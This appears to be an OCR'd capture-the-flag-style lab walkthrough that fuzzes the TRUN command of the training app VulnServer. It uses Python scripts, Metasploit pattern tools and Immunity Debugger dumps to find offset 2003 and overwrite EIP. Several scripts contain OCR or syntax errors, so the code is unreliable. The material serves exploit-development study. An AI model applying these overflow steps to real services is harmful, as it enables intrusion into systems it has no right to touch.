
Immunity Debugger - vulnserver.exe - [CPU - thread 00001270]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

```
Registers (FPU)
EAX 00BFF1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 0111F788
EDX 0019321E
EBX 00000EAC
ESP 00BFF9C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 346000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
              3 2 1 0     E S P U O Z D I
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00      .@..
00403008 70 2E 40 00 00 00 00 00  p.@.....
00403010 FF FF FF FF 00 00 00 00      ....
00403018 FF FF FF FF 00 00 00 00      ....
00403020 FF FF FF FF 00 00 00 00      ....
00403028 00 00 00 00 00 00 00 00  ........
00403030 00 00 00 00 00 00 00 00  ........
00403038 00 00 00 00 00 00 00 00  ........
00403040 00 00 00 00 00 00 00 00  ........
00403048 00 00 00 00 00 00 00 00  ........
00403050 00 00 00 00 00 00 00 00  ........
00403058 00 00 00 00 00 00 00 00  ........
00403060 00 00 00 00 00 00 00 00  ........
00403068 00 00 00 00 00 00 00 00  ........
00403070 00 00 00 00 00 00 00 00  ........
00403078 00 00 00 00 00 00 00 00  ........
00403080 00 00 00 00 00 00 00 00  ........
00403088 00 00 00 00 00 00 00 00  ........
00403090 00 00 00 00 00 00 00 00  ........
00403098 00 00 00 00 00 00 00 00  ........
004030A0 00 00 00 00 00 00 00 00  ........
004030A8 00 00 00 00 00 00 00 00  ........
004030B0 00 00 00 00 00 00 00 00  ........
004030B8 00 00 00 00 00 00 00 00  ........
004030C0 00 00 00 00 00 00 00 00  ........
004030C8 00 00 00 00 00 00 00 00  ........
004030D0 00 00 00 00 00 00 00 00  ........
004030D8 00 00 00 00 00 00 00 00  ........
004030E0 00 00 00 00 00 00 00 00  ........
004030E8 00 00 00 00 00 00 00 00  ........
004030F0 00 00 00 00 00 00 00 00  ........
004030F8 00 00 00 00 00 00 00 00  ........
00403100 00 00 00 00 00 00 00 00  ........
00403108 00 00 00 00 00 00 00 00  ........
00403110 00 00 00 00 00 00 00 00  ........
00403118 00 00 00 00 00 00 00 00  ........
00403120 00 00 00 00 00 00 00 00  ........
00403128 00 00 00 00 00 00 00 00  ........
00403130 00 00 00 00 00 00 00 00  ........
00403138 00 00 00 00 00 00 00 00  ........
00403140 00 00 00 00 00 00 00 00  ........
00403148 00 00 00 00 00 00 00 00  ........
00403150 00 00 00 00 00 00 00 00  ........
00403158 00 00 00 00 00 00 00 00  ........
00403160 00 00 00 00 00 00 00 00  ........
00403168 00 00 00 00 00 00 00 00  ........
00403170 00 00 00 00 00 00 00 00  ........
00403178 00 00 00 00 00 00 00 00  ........
```

```
00BFF188  00000000 ....
00BFF18C  00000000 ....
00BFF190  00000000 ....
00BFF194  00000000 ....
00BFF198  00000000 ....
00BFF19C  00000000 ....
00BFF1A0  00000000 ....
00BFF1A4  00000000 ....
00BFF1A8  00000000 ....
00BFF1AC  00000000 ....
00BFF1B0  00000000 ....
00BFF1B4  00000000 ....
00BFF1B8  00000000 ....
00BFF1BC  00000000 ....
00BFF1C0  00000000 ....
00BFF1C4  00000000 ....
00BFF1C8  00000000 ....
00BFF1CC  00000000 ....
00BFF1D0  00401848 H↑@. vulnserv.00401848
00BFF1D4  00401826 &↑@. vulnserv.00401826
00BFF1D8  00BFF1E8 ‡±┐. ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00BFF1DC  0111EBC8 ╚$◄0 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00BFF1E0  00000000 ....
00BFF1E4  00000000 ....
00BFF1E8  4E555254 TRUN
00BFF1EC  3A2E2F20  /.:
00BFF1F0  4141412F /AAA
00BFF1F4  41414141 AAAA
00BFF1F8  41414141 AAAA
00BFF1FC  41414141 AAAA
00BFF200  41414141 AAAA
00BFF204  41414141 AAAA
00BFF208  41414141 AAAA
00BFF20C  41414141 AAAA
00BFF210  41414141 AAAA
00BFF214  41414141 AAAA
00BFF218  41414141 AAAA
00BFF21C  41414141 AAAA
00BFF220  41414141 AAAA
00BFF224  41414141 AAAA
00BFF228  41414141 AAAA
00BFF22C  41414141 AAAA
00BFF230  41414141 AAAA
00BFF234  41414141 AAAA
00BFF238  41414141 AAAA
00BFF23C  41414141 AAAA
00BFF240  41414141 AAAA
00BFF244  41414141 AAAA
00BFF248  41414141 AAAA
00BFF24C  41414141 AAAA
```

The TRUN command has send a bunch of A's to the buffer space, but has filled over and we see the EBP for `41414141`, which is HEX for 4 A's. We've gone over the ESP and the EIP, so we've over written everything with A's.




```
Registers (FPU)                                       <    <    <
EAX 00BFF1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAA
ECX 0111F788
EDX 0019321E
EBX 00000EAC
ESP 00BFF9C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 346000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
```

Fuzzing

Fuzzing the TRUN command with a python script and finding the EIP. Now that we know the TRUN command is vulnerable, we're going to attack the command. Start Immunity Debugger and VulnServer again, and attach VulnServer to Debugger


Python script



```
  GNU nano 7.2                                                    fuzz.py *
#!/usr/bin/python
import sys,socket
from time import sleep

buffer = "A" * 100 # Declaring buffer variable.

while True: # Looping
        try: # Try to connect to the IP over the por
                s=socket.socket(socket.AF_INET.socket.SOCK_STREAM)
                s.connect(('192.168.1.X,9999'))

                s.send(('TRUN /.:/' + "A"*100)) # Sends ths TRUN command and the buffer
                s.close()
                sleep(1)
                buffer = buffer + "A"*100 # Append the buffer another 100 A's
        except:
                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()
```


```
#!/usr/bin/python
import sys,socket
from time import sleep

buffer = "A" * 100 # Declaring buffer variable.

while True: # Looping
    try: # Try to connect to the IP over the por
        s=socket.socket(socket.AF_INET.socket.SOCK_STREAM)
        s.connect(('192.168.1.184,9999'))

        s.send(('TRUN /.:/' + "A"*100)) # Sends ths TRUN command and the buffer
        s.close()
        sleep(1)
        buffer = buffer + "A"*100 # Append the buffer another 100 A's
    except:
        print "Fuzzing crashed at %s bytes" % str(len(buffer))
        sys.exit()
```

Make the script executable and run it



```
┌──(root㉿kali)-[~]
└─# ./fuzz.py
[+] Sending the payload...
100
[+] Sending the payload...
200
[+] Sending the payload...
300
```

This is what we see on our DeBugger when it crashes, it doesn't always close when it crashes, but it's usually around 3000 bytes



```
Immunity Debugger - vulnserver.exe - [CPU - thread 0000073C, module vulnserv]
[02:44:26] Access violation when reading [00C7FAE5] - use Shift+F7/F8/F9 to pass exception to program
```

Finding the Offset

We're going to use `pattern_create` to generate code that we will send to immunity debugger


```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
```

Put the code into the python script.

```
#!/usr/bin/python
import sys, socket

buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9A
f0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah
5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5A
m6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap
1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6
Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1A
u2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw
7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2
Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7B
b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be
3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8
Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3B
j4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl
9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4
Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9B
r0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt
5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0
Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5B
y6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb
1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6
Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1C
g2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci
7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2
Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7C
n8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq
3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8
Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3C
v4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx
9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4
Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9D
d0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df
5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0
Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5D
k6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn
1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6
Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1D
s2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du
```

```
7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9"

while True:
    try:
        payload = "TRUN /.:/" + buffer

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.1.184',9999))
        print ("[+] Sending the payload...\n" + str(len(buffer)))
        s.send((payload.encode()))
        s.close()

    except:
        print ("The fuzzing crashed at %s bytes" % str(len(buffer)))
        sys.exit()
```

Restart immunity and vulnserver, attack it, start it, and run the script again.
We have it right away. We see the TRUN command and we crossed the ESP. SO we want to see the EIP number.




```
Registers (FPU)
EAX 00E6F1E8 ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6A
ECX 00C65380
EDX 0000F8E3
EBX 00000134
ESP 00E6F9C8 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8C
EBP 6F43366F
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 386F4337
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 26C000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

`386F4337`

Run this to find the offset at the exact byte

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337
```




```
┌──(root㉿kali)-[~]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337
[*] Exact match at offset 2003
```

Overwriting the EIP

Re-start Debugger, VulnServer, attach it, and run it. Now we modify the fuzz.py script

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.1.184',9999))
        print ("[+] Sending the payload...\n" + str(len(buffer)))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

    except:
        print ("Connection closed")
        sys.exit()
```

Debugger is stopped and see TRUN ran, the EBP is 41414141, and our EIP is 42424242, indicating we now control the EIP.



